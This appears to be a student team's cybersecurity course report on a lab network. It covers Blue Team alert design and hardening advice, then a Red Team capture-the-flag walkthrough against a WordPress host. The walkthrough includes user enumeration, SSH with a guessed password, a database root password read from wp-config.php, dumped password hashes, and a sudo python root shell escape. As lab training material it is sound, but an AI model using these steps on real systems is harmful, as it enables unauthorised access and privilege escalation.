**Super Awesome Final Project Group**

Team members:

Julie Adams-Chatterley, Kevin Furukawa, Jason Lind

Andrew Nguyen, and Zylar Wright

# **Blue Team: Summary of Operations**

## **Table of Contents**

* Network Topology
* Description of Targets
* Monitoring the Targets
* Patterns of Traffic & Behavior
* Suggestions for Going Further

### **Network Topology**

The following machines were identified on the network:

**- Host**

- Operating System: Windows

- Purpose: The host machine

- IP Address: 192.168.1.1

**- ELK**

- Operating System: Ubuntu

- Purpose: Elasticsearch and Kibana

- IP Address: 192.168.1.100

**- Kali**

- Operating System: Linux

- Purpose: Kali machine used for the penetration test

- IP Address: 192.168.1.90

**- Capstone**

- Operating System: Ubuntu

- Purpose: Vulnerable web server for Filebeat and Metricbeat

- IP Address: 192.168.1.105

**- Target 1**

- Operating System: Linux

- Purpose: WordPress server

- IP Address: 192.168.1.110

Network Diagram:

## 

### **Description of Targets**

The target of this attack was: Target 1 IP Address: 192.168.1.110.

Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

### **Monitoring the Targets**

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

#### 

#### **CPU Usage Monitor**

CPU Usage Monitor Alert is implemented as follows:

* **Metric**: WHEN max() OF system.process.cpu.total.pct OVER all documents
* **Threshold**: IS ABOVE 0.5 FOR THE LAST 5 minutes
* **Vulnerability Mitigated**: Scanning for malicious software, programs running and taking up resources
* **Reliability**: High. Along with alerting to malicious attacks it can help improve CPU usage

#### **Excessive HTTP Errors**

Excessive HTTP Errors is implemented as follows:

* **Metric**: WHEN count() GROUPED OVER top 5 ‘http.response.status.code’
* **Threshold**: IS ABOVE 400 FOR THE LAST 5 minutes
* **Vulnerability Mitigated**: Enumeration/Brute Force
* **Reliability**: High. The error codes for 400+ are client and server errors and filters out any normal or successful responses

#### **HTTP Request Size Monitor**

HTTP Request Size Monitor is implemented as follows:

* **Metric**: WHEN sum() OF http.request.bytes OVER all documents
* **Threshold**: IS ABOVE 3500 FOR THE LAST 1 minute
* **Vulnerability Mitigated**: Scans on the website for code injections in HTTP requests
* **Reliability**: Medium. The alert could create false positives.

### 

### 

### 

### 

### 

### **Suggestions for Going Further (Optional)**

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

**HTTP Request Size Monitor**

* **Patch**: DDOS Hardening
  + Implement HTTP Request Limit n the web server
    - Limits include Maximum URL Length, maximum length of a contextual string, and maximum size of a request (to name a few)
  + Implement input validation on forms
  + Limit sysadmins sudo privileges on python
* **Why It Works**:
  + Error Alert 404 occurs when a HTTP request exceeds maximum URL length, maximum length contextual string and/or maximum size request
    - Assists in rejecting HTTP request that are too large
  + Forms with input validation protects against malicious data attempts to send to the web server
  + Limiting the number of users with sudo privileges will lessen the attack size as fewer user will have “root” privileges

**Excessive HTTP Errors**

* **Patch**: WordPress Hardening
  + Implement regular updates to ensure most current version of WordPress
    - Include PHP and Plugins
  + Disable unused WordPress features and settings
    - Include WordPress XML-RPC and REST API (both default settings)
  + Block requests to /?author=<number> by configuring the web server settings
  + Remove WordPress credentials from being accessed publicly
    - Include /wp-admin and /wp-login.php
  + Enforce an appropriate password policy
    - Include minimum and maximum length
    - Restrictions against password reuse
    - Restrictions against using common passwords
    - Restrictions against using contextual string in the password (e.g., user id, app name)
* **Why It Works**:
  + Regular updates to WordPress (PHP and plugins) is easily implemented and patches/fixes vulnerabilities
  + Disabling XML-RPC eliminates the option of an attacker using HTTP to transport data. Disabling REST API helps to mitigate by reducing the attack surface
  + Block requests to view all authors/users mitigates against user enumeration attacks
  + Removal of public access to WordPress login reduces the attack surface
  + Weak Passwords
  + Input validation will assist in protecting against malicious data attempts being sent over the web server or as a HTTP request

**CPU Usage Monitor**

* **Patch**: Malware Hardening
  + Implement or update antivirus software
  + Implement a Host Based Intrusion Detection System
* **Why It Works**:
  + Antivirus software specifically designed to prevent malicious attacks
    - Include removal, detection and prevention on all computers
  + Host Based Intrusion Detection Systems monitor and provide analysis of internal systems
    - Include network packet monitoring and analysis

# **Red Team: Summary of Operations**


## **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

Command: $ nmap -sV 192.168.1.110



This scan identifies the services below as potential points of entry:

* Target 1
  + SSH Port 22
  + HTTP Port 80
  + Rpcbind Port 111
  + Netbios-ssn Samba smbd Port 139 and 445



The following vulnerabilities were identified on each target:

* Target 1
  + Rpcbind Port 111 | CVE-2017-8779 | CVSS Score 7.8
  + Apache httpd 2.4.10 | moderate: mod\_proxy\_wstunnel tunneling of non Upgraded connections (CVE-2019-17567)
  + Apache httpd 2.4.10 | moderate: Improper Handling of Insufficient Privileges (CVE-2020-13938)
  + WordPress | CVE-2021-29450 | CVSS Score 7.5

### **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + ***flag1{b9bbcb33e11b80be759c4e844862482d}***
    - **Exploit Used**
      * *WPScan to enumerate users in Target 1 (WordPress site)*
        + *Command: $ wpscan --url http://192.168.1.110/wordpress --enumerate u*
      * *Viewing page element under 192.168.1.110/service.html*
      * *Right click on the page and choose Inspect.*

**

* + ***flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}***
    - **Exploit Used**
      * *Targeting user michael*
        + *Best guess attack to guess Michael’s password*
        + *User’s password was weak and obvious*
        + *Password: michael*
      * *SSH into user Michael’s account.*
        + *Commands:*

*ssh michael@192.168.1.110*

*pw: michael*



*cd /var/www*


*ls*

*cat flag2.txt*



**

* + ***flag3.txt: flag3{afc01ab56b50591e7dccf93122770cd2}***
    - ***Exploit Used***
      * *Accessing MySQL database*
        + *As michael, access wp-config.php to view the database credentials.*
        + *Flag 3 located in wp\_posts table in the wordpress database*
      * *Commands:* 
        + *cat /var/www/html/wordpress/wp-config.php*
        + *Mysql -u root -pR@v3nSecurity -h localhost*
        + *show databases;*
        + *use wordpress;*
        + *show tables;*
        + *select \* from wp\_posts;*
      * *Result* 
        + *michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0*
        + *steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/*

**



* + ***flag4: {715dea6c055b9fe3337544932f2941ce}*** 
    - ***Exploit Used*** 
      * *Unsalted password hash*
      * *Retrieve user credentials from database*
      * *Cracked user steven’s password hash using John the Ripper*
      * *Used python to gain root privileges*
    - *Commands:* 
      * *sudo python -c ‘import os; os.system(“/bin/sh”)’*
      * *cd /root && cat flag4.txt*

**

# 

# **Network Analysis**


## **Time Thieves**

At least two users on the network have been wasting time on YouTube. Usually, IT wouldn't pay much mind to this behavior, but it seems these people have created their own web server on the corporate network. So far, Security knows the following about these time thieves:


* They have set up an Active Directory network.
* They are constantly watching videos on YouTube.
* Their IP addresses are somewhere in the range 10.6.12.0/24.

You must inspect your traffic capture to answer the following questions:


1. What is the domain name of the users' custom site?
   1. Frank-n-Ted-DC.frank-n-ted.com
      1. Filter used = ip.addr == 10.6.12.0/24

